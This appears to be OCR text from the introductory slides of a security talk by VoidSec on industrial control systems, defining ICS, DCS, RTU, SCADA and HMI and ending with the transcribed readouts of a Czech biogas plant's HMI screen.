PAOLO STAGNO

AKA

VOIDSEC


VOIDSEC.COM

A long time ago in a galaxy far, far away….

SCADA

A PLC'S STORY

CONTROL SYSTEMS



Management Infrastructure

Controller

Sensor
Monitor Points

Actuators
Control Points

INDUSTRIAL CONTROL SYSTEM (ICS)

In a nutshell, Industrial control systems (ICS) are “computers” (PLC) that control the world around you. **They’re responsible for managing the air conditioning in your office, the turbines at a power plant, the lighting at the theatre or the robots at a factory.**

Such systems are extensively used in industries such as chemical processing, pulp and paper manufacture, power generation, oil and gas processing and telecommunications.

DISTRIBUTED CONTROL SYSTEM (DCS)

In a DCS, a setpoint is sent to the controller that is **capable of instructing valves**, **or** even an **actuator**, to operate in such a way that the desired setpoint is maintained. **Data from the field can** either **be stored for future reference**, **used for simple process control**, or even used for advanced control strategies with data from another part of the plant.

A DCS is also commonly used in industries such as manufacturing, electric power generation, chemical manufacturing, oil refineries, and water and wastewater treatment.

MASTER TERMINAL UNIT (MTU)/ REMOTE TERMINAL UNIT (RTU)

MTU is a device that issues commands to RTUs on the field, gathers the required data, stores and process the information.

An RTU is a microprocessor-controlled field device that receives commands and sends information back to the MTU.

- Network gateway plus basic general-purpose controller
- Generally used in remote situations where communications via wire is unavailable
- Usually used to communicate and multiplex with multiple remote field equipment such as PLCs

RTU

SINAMICS
SIMOTION D
EEP
ELECTRICAL ENGINEERING PORTAL

SUPERVISORY CONTROL AND DATA ACQUISITION (SCADA)

SCADA systems are focused on **providing control at the supervisory level**. SCADA systems are **composed of multiple devices** (generally Programmable Logic Controllers (PLC) or other commercial hardware modules) that are distributed in various locations.

SCADA systems are commonly used in industries involving pipeline monitoring and control, water treatment centers and distribution, and electrical power transmission and distribution.


HUMAN MACHINE INTERFACE (HMI)

A graphical user interface (GUI) application that allows interaction between the human operator and the controller hardware or a process.


It can also display status information and historical data gathered by the devices in the ICS environment.

It is also used to monitor and configure setpoints, control algorithms, and adjust and establish parameters in the controllers.


HMI



HMI



HMI


BPS - VALALIKY
Operator
Přihlásit
Odhlásit
Alarmy
13:08:51
03/04/2017
Teplota
21,6 °C
SMS
PLC
RUN
SUMO
Fermentor I
Fermentor II
Odsíření fermentorů
77 %
0,00 kPa
80 %
0,01 kPa
41,6 °C
40,9 °C
OVLÁDÁNÍ Z VELÍNA
PŘIPRAVEN
12 663,00 kg
Dávkovací vůz
187,2 kPa
35,8 °C
RV47
7,53 m
41,3 °C
7,48 m
41,1 °C
187,2 kPa
36,3 °C
RV48
34,7 °C
34,4 °C
78,9 kPa
20,0 kPa
Skladovací nádrž
1,49 m
Tento den
15,8 m³
Minulý den
20,2 m³
Celková bilance
2 778,9 m³
0,0 m³/h
Venkovní teplota
21,6 °C
Plyn kalový
98 %
TEDOM D770
CHOD
1 499 rpm
758 kW
TEDOM T200
CHOD
1 500 rpm
186 kW
A/R
RESET
Zapnout
544,6 m³/h
6 014 246 m³
Tento den
0 m³
Minulý den
0 m³
1,87 m
Měřidlo únik plynu
Kvit! Zavodnění
Strojovna plynu
Do homogenizační jímky
92,3 °C
92,5 °C
92,7 °C
136,7 kPa
92,1 °C
Strojovna tepla
Separace
8,54 °C
1,05 kPa
0,33 cm
1,84 kPa
0,27 cm
START
STOP
STOP
ZAPLAVENÍ
BIOSTANICE
MÍCHÁNÍ / DÁVKOVÁNÍ
PŘEČERPÁVÁNÍ
ZAVÁŽECÍ VŮZ
FERMENTORY
ODSÍŘENÍ
ENERGIE
KGJ 800
KGJ 200
Bilance KGJ
Bil Davk vůz
Bil Homogenizace


Text	Stanice	Proměnná	Datum a čas vzniku	Datum a čas zániku	Datum a čas přijetí	